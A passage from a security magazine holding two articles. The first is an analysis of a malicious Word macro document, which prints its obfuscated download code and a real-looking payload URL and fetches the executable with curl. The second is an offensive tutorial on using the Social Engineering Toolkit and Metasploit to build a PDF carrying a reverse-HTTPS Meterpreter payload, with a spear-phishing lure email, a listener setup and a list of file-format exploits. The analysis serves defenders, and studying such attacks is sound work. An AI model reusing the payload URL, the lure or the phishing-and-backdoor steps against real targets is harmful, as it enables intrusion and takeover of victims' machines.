7. In Terminal run: `xxd invoice.doc | more` ; this will return a hex version of the file. Here we are interested to verify that the header begins with PK (for PkZip) aka 0x504b in hexadecimal, meaning we can (most likely) use unzip to unzip the .doc file

```
root@secteam:~/Desktop#  xxd invoice.doc | more
0000000: 504b 0304 1400 0600 0800 0000 2100 2eec  PK..........!...
0000010: 72cb b201 0000 a006 0000 1300 0802 5b43  r.............[C
0000020: 6f6e 7465 6e74 5f54 7970 6573 5d2e 786d  ontent_Types].xm
0000030: 6c20 a204 0228 a000 0200 0000 0000 0000  l ...(..........
```

8. In Terminal run: `stamp=$(date +%s);mkdir "$stamp-analyze"` ; this will create a timestamp that we'll use for this analysis
9. In Terminal run: `unzip invoice.doc -d "$stamp-analyze"` ; this will unzip the doc zipped contents to our analysis directory "$stamp-analyze"
10. In Terminal run: `cd "$stamp-analyze"` ; this will take us into the working directory where all these unzipped artifacts are

```
root@secteam:~/Desktop# stamp=$(date +%s);mkdir "$stamp-analyze"
root@secteam:~/Desktop# unzip invoice.doc -d "$stamp-analyze"
Archive:  invoice.doc
  inflating: 1438547685-analyze/[Content_Types].xml
  inflating: 1438547685-analyze/_rels/.rels
  inflating: 1438547685-analyze/word/_rels/document.xml.rels
  inflating: 1438547685-analyze/word/document.xml
  inflating: 1438547685-analyze/word/_rels/vbaProject.bin.rels
  inflating: 1438547685-analyze/word/vbaProject.bin
  inflating: 1438547685-analyze/word/theme/theme1.xml
  inflating: 1438547685-analyze/word/vbaData.xml
  inflating: 1438547685-analyze/word/settings.xml
  inflating: 1438547685-analyze/word/webSettings.xml
  inflating: 1438547685-analyze/word/styles.xml
  inflating: 1438547685-analyze/word/numbering.xml
  inflating: 1438547685-analyze/docProps/app.xml
  inflating: 1438547685-analyze/word/stylesWithEffects.xml
  inflating: 1438547685-analyze/word/fontTable.xml
  inflating: 1438547685-analyze/docProps/core.xml
root@secteam:~/Desktop# cd "$stamp-analyze"
root@secteam:~/Desktop/1438547685-analyze#
```

11. In Terminal run: `ls` ; this shows us a few directories and an xml file

12. In Terminal run: `cat \[Content _ Types\].xml | more ;` this allows us to examine the xml ; this time around we see some interesting content, specifically as highlighted below where we see mentions of macros, VBA. These types of keywords are prevalent in malicious files:

```
root@secteam:~/Desktop/1438547685-analyze# cat \[Content_Types\].xml | more
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Types xmlns="http://schemas.openxmlformats.org/package/2006/content-types"><Def
ault Extension="bin" ContentType="application/vnd.ms-office.vbaProject"/><Defaul
t Extension="rels" ContentType="application/vnd.openxmlformats-package.relations
hips+xml"/><Default Extension="xml" ContentType="application/xml"/><Override Par
tName="/word/document.xml" ContentType="application/vnd.ms-word.document.macroEn
abled.main+xml"/><Override PartName="/word/vbaData.xml" ContentType="application
/vnd.ms-word.vbaData+xml"/><Override PartName="/word/numbering.xml" ContentType=
"application/vnd.openxmlformats-officedocument.wordprocessingml.numbering+xml"/>
<Override PartName="/word/styles.xml" ContentType="application/vnd.openxmlformat
s-officedocument.wordprocessingml.styles+xml"/><Override PartName="/word/stylesW
ithEffects.xml" ContentType="application/vnd.ms-word.stylesWithEffects+xml"/><Ov
```

```
<Override PartName="/word/document.xml" ContentType="application/vnd.ms-word.document.macroEnabled.
main+xml"/><Override PartName="/word/vbaData.xml" ContentType="application/vnd.ms-word.vbaData+xml"/>
```

13. In Terminal run: **cat word/vbaData.xml | more** ; this allows us to examine the xml. It gets particularly interesting when we start to see obfuscated conventions where functions and names appear as a series of randomized letters instead of plain language.

```
006/wordml" xmlns:wps="http://schemas.microsoft.com/office/word/2010/wordprocess
ingShape" mc:Ignorable="w14 wp14"><wne:mcds><wne:mcd wne:macroName="PROJECT.THIS
DOCUMENT.SWNPADQYHVKPEFRAYOIPVF" wne:name="Project.ThisDocument.SwnPadqYHVKpEFrA
YOipVf" wne:bEncrypt="00" wne:cmg="56"/><wne:mcd wne:macroName="PROJECT.THISDOCU
MENT.RVPYXGPXTHFFNEN" wne:name="Project.ThisDocument.RvPYxgpXthffnEN" wne:bEncry
pt="00" wne:cmg="56"/><wne:mcd wne:macroName="PROJECT.THISDOCUMENT.AUTOOPEN" wne
:name="Project.ThisDocument.AutoOpen" wne:bEncrypt="00" wne:cmg="56"/><wne:mcd w
ne:macroName="PROJECT.THISDOCUMENT.AUTO_OPEN" wne:name="Project.ThisDocument.Aut
o_Open" wne:bEncrypt="00" wne:cmg="56"/></wne:mcds></wne:vbaSuppData>
root@secteam:~/Desktop/1438547685-analyze#
```

14. In Terminal run: `file word/vbaProject.bin ;` this returns the filetype information
    - word/vbaProject.bin: Composite Document File V2 Document, No summary info

```
root@secteam:~/Desktop/1438547685-analyze# file word/vbaProject.bin
word/vbaProject.bin: Composite Document File V2 Document, No summary info
root@secteam:~/Desktop/1438547685-analyze# xxd word/vbaProject.bin | more
0000000: d0cf 11e0 a1b1 1ae1 0000 0000 0000 0000  ................
0000010: 0000 0000 0000 0000 3e00 0300 feff 0900  ........>.......
0000020: 0600 0000 0000 0000 0000 0000 0100 0000  ................
```

```
0000c50: 0000 0000 0000 0055 524c 446f 776e 6c6f  .......URLDownlo
0000c60: 6164 546f 4669 6c65 4100 0000 003a 023c  adToFileA....:.<
0000c70: 0000 0000 0000 0000 0000 0000 0055 0000  .............U..
0000c80: 524c 446f 776e 6c6f 6164 546f 4669 6c65  RLDownloadToFile
0000c90: 4100 ffff ffff ff01 0000 00ff ffff ffff  A...............
```

15. In Terminal run: `xxd word/vbaProject.bin | more ;` it's always interesting to see functions like URLDownloadToFileA and VBA Macro Obfuscators like CrunchCode and then the *coup de grace* – the URL with an exe. To speed this up instead of using `xxd`, let's use `strings`.

```
0001be0: 00b6 0020 0068 7474 703a 2f2f 3935 2e32  ... .http://95.2
0001bf0: 3131 2e31 3533 2e34 3a32 3830 2f34 3661  11.153.4:280/46a
0001c00: 752e 6578 6520 0028 0224 004c 0201 0024  u.exe .(.$.L...$
```

16. In Terminal run: `strings -a word/vbaProject.bin | more ;` this allows us to look for readable strings that may be of use to us during our analysis. Here we found some interesting information that matches our xxd output but a lot more readable – CrunchCode and a URL with an exe (`46au.exe`)


```
URLDownloadToFileA
URLDownloadToFileA
Word+
< protected by www.CrunchCode.de - DO NOT CHANGE OR REMOVE THIS LABEL! >
pwv3cQkkNlEzOY
'gXF5IIN;LuZ[WFm.
U%/Q,!|4fB|
http://95.211.153.4:280/46au.exe
Attribut
e VB Nam
```

17. In Terminal run: `curl -O http://95.211.153.4:280/46au.exe ;` this will controllably download the named executable found in the obfuscated file. You know this URL probably should have been executed to be revealed so quickly. Possibly left exposed to update directly instead of rebuilding it. I don't think the lazy ratio added up there.
18. In Terminal run: `file 46au.exe ;` this will give us the file description

```
root@secteam:~/Desktop/1438547685-analyze# curl -O http://95.211.153.4:280/46au.
exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   97k  100   97k    0     0  70038      0  0:00:01  0:00:01 --:--:-- 80987
root@secteam:~/Desktop/1438547685-analyze# file 46au.exe
46au.exe: PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer
self-extracting archive
root@secteam:~/Desktop/1438547685-analyze#
```

- `46au.exe: PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive`


19. In Terminal run: `strings -a 46au.exe | more`




20. At this point, I see it manipulate a Windows OS to install itself further and if I was interested, I could drop this into ollydbg and see exactly what it does. However, for the scope of this article, to help confirm this is identified as malware, I upload both invoice.doc and 46au.exe to *VirusTotal.com* to get more information on their detection and yes, with `invoice.doc:17/55 ratio` and `46au.exe:26/56 ratio`, both are identified as malware. The interesting part here is that:

- Office365, upon which they were received, should have identified and stripped this or at least neutralized invoice.doc

- The existing anti-malware infrastructure (Endpoint) should have also identified and stripped this or at least neutralized invoice.doc from ever being on the network or the original recipient's hard disk
- Both of these matters will be looked into by another team to help ensure it doesn't happen again and also to write a filter against this specific piece of spam





CONCLUSION

You probably noticed that I never bothered opening the file with a normal word processor. There are a couple of reasons:

1. Never believe what you are presented with, in terms of deception.
2. Never give an attacker a second chance to attack you during your analysis.

The only time I would (in a VM) open a document sent to me by folks that may have considered it suspicious would be if I couldn't find anything myself using the steps above; additionally, if it didn't register against known anti-malware engines as anything meaningful. At that point it would probably be a prank of sorts, and no one has time for that ;)

Note that there are software technologies that have the ability to break through a VM instance (Virtual Machine Escape) and attack the host so, to play it safe, it is recommended that your host also be a test system just in case.

Oftentimes, when I start to receive a barrage of these, I check the digests with one another and also generate a script with the above steps to see if I receive the expected results. This is fantastic if the digests differ and I can update my databases accordingly, as well as update the rest of the community to help reduce spam quickly and with much transparency to the users.

Additionally, VirusTotal offers an API for CLI interaction with the site that fits nicely with scripted automation of the steps above to help categorize and report on.

Next time you receive a piece of suspected malware, open up Kali Linux and run through these steps to be able to quickly identify whether what you have is some clunky piece of spam or the real deal. It took me less than a minute to run through all twenty steps posted above.

ONLINE RESOURCES

- *https://www.kali.org/*
- *https://www.virustotal.com/*
- *https://www.vmware.com/products/fusion*
- *http://crunchcode.de/*
- *https://en.wikipedia.org/wiki/Virtual_machine_escape*

ABOUT THE AUTHOR

Israel Torres is a security researcher for Hakin9 Magazine and resides in Irvine, California. He spends his free clock cycles writing/coding/hacking freelance, making and breaking ones and zeros, and staying in the digital shadows. He loves PKI/cryptography and prefers poking at OS X. Professionally, he serves as a Security Manager in Higher Education.


PHISHING WINDOWS

WITH THE SOCIAL ENGINEERING TOOLKIT AND BACKDOOR FACTORY ON KALI LINUX 2.0

by Wolf Halton CBA


This article is a preview of a soon-to-be-released Packt Publishing book by Wolf Halton and Bo Weaver about cracking Windows with Kali Linux.

The Social Engineering Toolkit (SET) license agreement states that SET is designed purely for good and not evil. Any use of this tool for malicious purposes that are unauthorized by the owner of the network and equipment violates the terms of service (TOS) and license of this toolset. To find this tool, go through the menu Kali Linux --> Exploitation Tools --> Social Engineering Toolkit, or type `setoolkit` on the command line.



This is going to be a Metasploit reverse HTTP exploit, so there are a couple of steps that you have to put in place before using the Social Engineering Toolkit.

1. Start the Metasploit service.



In Kali 1.x, this was two steps, but in Kali 2.0, the previous image, starting the service, and the next image, opening the Metasploit Framework Console, are one command.

2. Start up the Metasploit console by going through the menus Applications → 08. Exploitation Tools → Metasploit Framework. You can also start the Metasploit Framework Console by typing `msfconsole` at the command prompt, avoiding the GUI menu altogether.
3. Ascertain the local host address your listener will be listening on, so that your malware has something to phone home to. In our test network, the Kali server is running on a virtual machine running on a physical host. Either the host's IP or a bridged pseudo-ethernet card from the virtual machine must be the destination when the malware calls in. If you were running your Kali from a VMS machine on the Internet, this would be slightly less difficult. Here are the configs for the test network. There are two machines with Internet access, and two servers that are only accessible from the internal network. Kali 186 is the attacker's laptop, and the Windows 10 workstation is the jump box for the internal network.
4. Once you have started Metasploit, you need to start the listener, so the malware you are about to create has something to answer the call when it phones home. Type the following command in the msf command prompt:

```
| use exploit/multi/handler
| set PAYLOAD windows/meterpreter/reverse_https
| set LHOST 10.0.0.2
| set LPORT 4343
| exploit
```


The listener is an open running process, and so the cursor does not return to the ready state. To evidence that the listener is active, we can run a port scan against it with `nmap`.

```
root@kali:~# nmap -A 10.0.2.15

Starting Nmap 6.47 ( http://nmap.org ) at 2015-09-12 16:08 EDT
Nmap scan report for 10.0.2.15
Host is up (0.000023s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE   VERSION
443/tcp open  ssl/https Apache
| http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: Site doesn't have a title.
| ssl-cert: Subject: commonName=bzq
| Not valid before: 2013-08-17T23:37:56+00:00
|_Not valid after:  2023-08-15T23:37:56+00:00
|_ssl-date: 2015-09-12T20:10:54+00:00; 0s from local time.
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.7 - 3.15
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at http:
//nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 126.99 seconds
root@kali:~#
```

On the other side, the listener responded to the nmap scan with a readout of the data from the scan.

```
[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Starting the payload handler...
[*] 10.0.2.15:33384 Request received for /...
[*] 10.0.2.15:33384 Unknown request to / #<Rex::Proto::Http::Request:0xf4444e0 @
headers={}, @auto_cl=true, @state=3, @transfer_chunked=false, @inside_chunk=fals
e, @bufq="", @body="", @method="GET", @raw_uri="/", @uri_parts={"QueryString"=>{
}, "Resource"=>"/"}, @proto="1.0", @chunk_min_size=1, @chunk_max_size=10, @uri_e
ncode_mode="hex-normal", @relative_resource="/", @body_bytes_left=0>...
[*] 10.0.2.15:33386 Request received for /...
[*] 10.0.2.15:33386 Unknown request to / #<Rex::Proto::Http::Request:0x10544344
@headers={}, @auto_cl=true, @state=3, @transfer_chunked=false, @inside_chunk=fal
se, @bufq="", @body="", @method="OPTIONS", @raw_uri="/", @uri_parts={"QueryStrin
g"=>{}, "Resource"=>"/"}, @proto="1.0", @chunk_min_size=1, @chunk_max_size=10, @
uri_encode_mode="hex-normal", @relative_resource="/", @body_bytes_left=0>...
[*] 10.0.2.15:33396 Request received for /nice ports,/Trinity.txt.bak...
[*] 10.0.2.15:33396 Unknown request to /nice ports,/Trinity.txt.bak #<Rex::Proto
::Http::Request:0xfc8a294 @headers={}, @auto_cl=true, @state=3, @transfer_chunke
d=false, @inside_chunk=false, @bufq="", @body="", @method="GET", @raw_uri="/nice
 ports,/Trinity.txt.bak", @uri_parts={"QueryString"=>{}, "Resource"=>"/nice port
s,/Trinity.txt.bak"}, @proto="1.0", @chunk_min_size=1, @chunk_max_size=10, @uri_
encode_mode="hex-normal", @relative_resource="/nice ports,/Trinity.txt.bak", @bo
dy_bytes_left=0>...
```

Using the diagram below, we can see that the source of the scan is marked by the listener, and all of the scan requests are recorded as coming from 10.0.2.15, which is the internal IP of the Kali machine.



The malware we are going to create will be an executable file wrapped in a PDF file. This will be an attachment on an email that is from a purportedly safe source, to an identified systems administrator in the target company. We will start with a review of the menu structure of Social Engineering Toolkit.

The main menu has six entries, and an exit cue: 1) Social-Engineering Attacks 2) Fast-Track Penetration Testing 3) Third-Party Modules 4) Update the Social-Engineer Toolkit 5) Update SET configuration 6) Help, Credits, and About 99) Exit the Social Engineering Toolkit.

Under entry #1, Social-Engineering Attacks, are eleven entries: 1) Spear-Phishing Attack Vectors 2) Website Attack Vectors 3) Infectious Media Generator 4) Create a Payload and Listener 5) Mass Mailer Attack 6) Arduino-Based Attack Vector 7) Wireless Access Point Attack Vector 8) QRCode Generator Attack Vector 9) Powershell Attack Vectors 10) Third Party Modules 99) Return back to the main menu.

Using Spear-Phishing Attack Vectors

The Spear-Phishing Attack Vectors menu has four options: 1) Perform a Mass Email Attack 2) Create a FileFormat Payload 3) Create a Social-Engineering Template 99) Return to Main Menu

Since we are going to set up a persistent threat, that lets us stay in command of the victim's machine, and have to overcome a user's possible reluctance to double-click an attachment, we have to create an irresistible Spear-Phishing mail piece. To do this properly, it is important to have done effective reconnaissance ahead of time.

Company address books and calendars are useful for creating the urgency needed to get an email opened. Just like with marketing by email, either legitimate or spammy, a spear-phishing email title has to be interesting, intriguing, or frightening to the victim.

```
set:phishing>3
         [****]  Custom Template Generator [****]

Always looking for new templates! In the set/src/templates directory send an ema
il
to info@trustedsec.com if you got a good template!
set> Enter the name of the author: kevin@atlantacloudtech.com
set> Enter the subject of the email: Invitation to my birthday party
set> Enter the body of the message, hit return for a new line. Control+c when fi
nished: : I want you at my birthday party, because you are fun.
Next line of the body: Attached is the invitation
Next line of the body: ^C
```

This email is short, interesting and can create urgency by greed. The attachment could be any of the following:

- A zip file, presumed to have a document inside
- A Word document
- A PDF file

The Social Engineering Toolkit gives 21 possible payloads. Some of these will work better on Macintosh operating systems than Windows Systems. Most Windows workstations are not provisioned to handle RAR-compressed files. The choices here are:

1. SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2. SET Custom Written Document UNC LM SMB Capture Attack
3. MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
4. Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
5. Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
6. Adobe Flash Player "Button" Remote Code Execution
7. Adobe CoolType SING Table "uniqueName" Overflow
8. Adobe Flash Player "newfunction" Invalid Pointer Use
9. Adobe Collab.collectEmailInfo Buffer Overflow
10. Adobe Collab.getIcon Buffer Overflow
11. Adobe JBIG2Decode Memory Corruption Exploit

12. Adobe PDF Embedded EXE Social Engineering
13. Adobe util.printf() Buffer Overflow
14. Custom EXE to VBA (sent via RAR) (RAR required)
15. Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
16. Adobe PDF Embedded EXE Social Engineering (NOJS)
17. Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
18. Apple QuickTime PICT PnSize Buffer Overflow
19. Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
20. Adobe Reader u3D Memory Corruption Vulnerability
21. MSCOMCTL ActiveX Buffer Overflow (ms12-027)

```
  1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
  2) SET Custom Written Document UNC LM SMB Capture Attack
  3) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
  4) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
  5) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
  6) Adobe Flash Player "Button" Remote Code Execution
  7) Adobe CoolType SING Table "uniqueName" Overflow
  8) Adobe Flash Player "newfunction" Invalid Pointer Use
  9) Adobe Collab.collectEmailInfo Buffer Overflow
 10) Adobe Collab.getIcon Buffer Overflow
 11) Adobe JBIG2Decode Memory Corruption Exploit
 12) Adobe PDF Embedded EXE Social Engineering
 13) Adobe util.printf() Buffer Overflow
 14) Custom EXE to VBA (sent via RAR) (RAR required)
 15) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
 16) Adobe PDF Embedded EXE Social Engineering (NOJS)
 17) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
 18) Apple QuickTime PICT PnSize Buffer Overflow
 19) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
 20) Adobe Reader u3D Memory Corruption Vulnerability
 21) MSCOMCTL ActiveX Buffer Overflow (ms12-027)
```

Let's just choose the default, which is item 12. When you hit enter, the next screen lets you use a doctored PDF file of your own devising, or to use the built-in blank PDF. Choosing the second option, we see seven options: 1) Windows Reverse TCP Shell 2) Windows Meterpreter Reverse_TCP 3) Windows Reverse VNC DLL 4) Windows Reverse TCP Shell (x64) 5) Windows Meterpreter Reverse_TCP (X64) 6) Windows Shell Bind_TCP (X64) 7) Windows Meterpreter Reverse HTTPS

```
set:payloads>12

[-] Default payload creation selected. SET will generate a normal PDF with embedd
ed EXE.

    1. Use your own PDF for attack
    2. Use built in BLANK PDF for attack

set:payloads>2

   1) Windows Reverse TCP Shell              Spawn a command shell on victim and
send back to attacker
   2) Windows Meterpreter Reverse_TCP        Spawn a meterpreter shell on victim
and send back to attacker
   3) Windows Reverse VNC DLL                Spawn a VNC server on victim and sen
d back to attacker
   4) Windows Reverse TCP Shell (x64)        Windows X64 Command Shell, Reverse T
CP Inline
   5) Windows Meterpreter Reverse_TCP (X64)  Connect back to the attacker (Window
s x64), Meterpreter
   6) Windows Shell Bind_TCP (X64)           Execute payload and create an accept
ing port on remote system
   7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP using
 SSL and use Meterpreter
```

Since three of the options are going to run code that gets the victim machine to phone home to your Metasploit Framework Meterpreter tool, and if you have been practicing with that tool, it might make sense to choose one of those as your evil payload. Let's choose option seven, Windows Meterpreter Reverse HTTPS.

When we type “7” we get several options

1. IP address of the listener (LHOST) – Use the host address where you are going to have the listener. My Kali workstation thinks it is 10.0.2.15
2. Port to connect back to [443] – Port 443 is default here, but you can have the listener at any port on your listening device. 443 is the HTTPS port, so it would not look unusual by its number. Port 12234 would look unusual and might also be blocked if the firewall administrators are whitelisting approved ports, and blacklisting all the others.
3. It states that payloads are sent to `/root/.set/template.pdf` directory. This is not what it does. The executable is set as legit.exe in this case. When you enter the name of the file as in the image below, you need to use the full path.

```
set:payloads>7
set> IP address for the payload listener (LHOST): 10.0.2.15
set:payloads> Port to connect back on [443]:443
[-] Generating fileformat exploit...
